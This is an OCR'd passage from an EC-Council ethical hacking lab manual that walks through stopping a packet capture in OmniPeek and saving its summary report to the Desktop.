


Figure 2.3.20: OmniPeek Summary details

38. Stop the packet capturing by clicking on the **Stop Capture** button in the right-hand corner of the window. The **Stop Capture** button will toggle back to the **Start Capture** button.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 3.5

Save the Captured Results

39. Click **File** from the menu bar and click **Save Report...** to save the report




Figure 2.3.21 OmniPeek saving the results

40. The **Save Report** window appears; under the **Report folder** field, click the ellipse icon (...) to change the download location.




Figure 2.3.22: Save Report window

41. The **Browse For Folder** window appears; select the **Desktop** as your save location and click **OK**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

42. The changed save location appears in the **Report folder** field; click the **Save** button to save the report.




Figure 2.3.23 Save Report window

43. The saved report automatically appears, as shown in the screenshot.


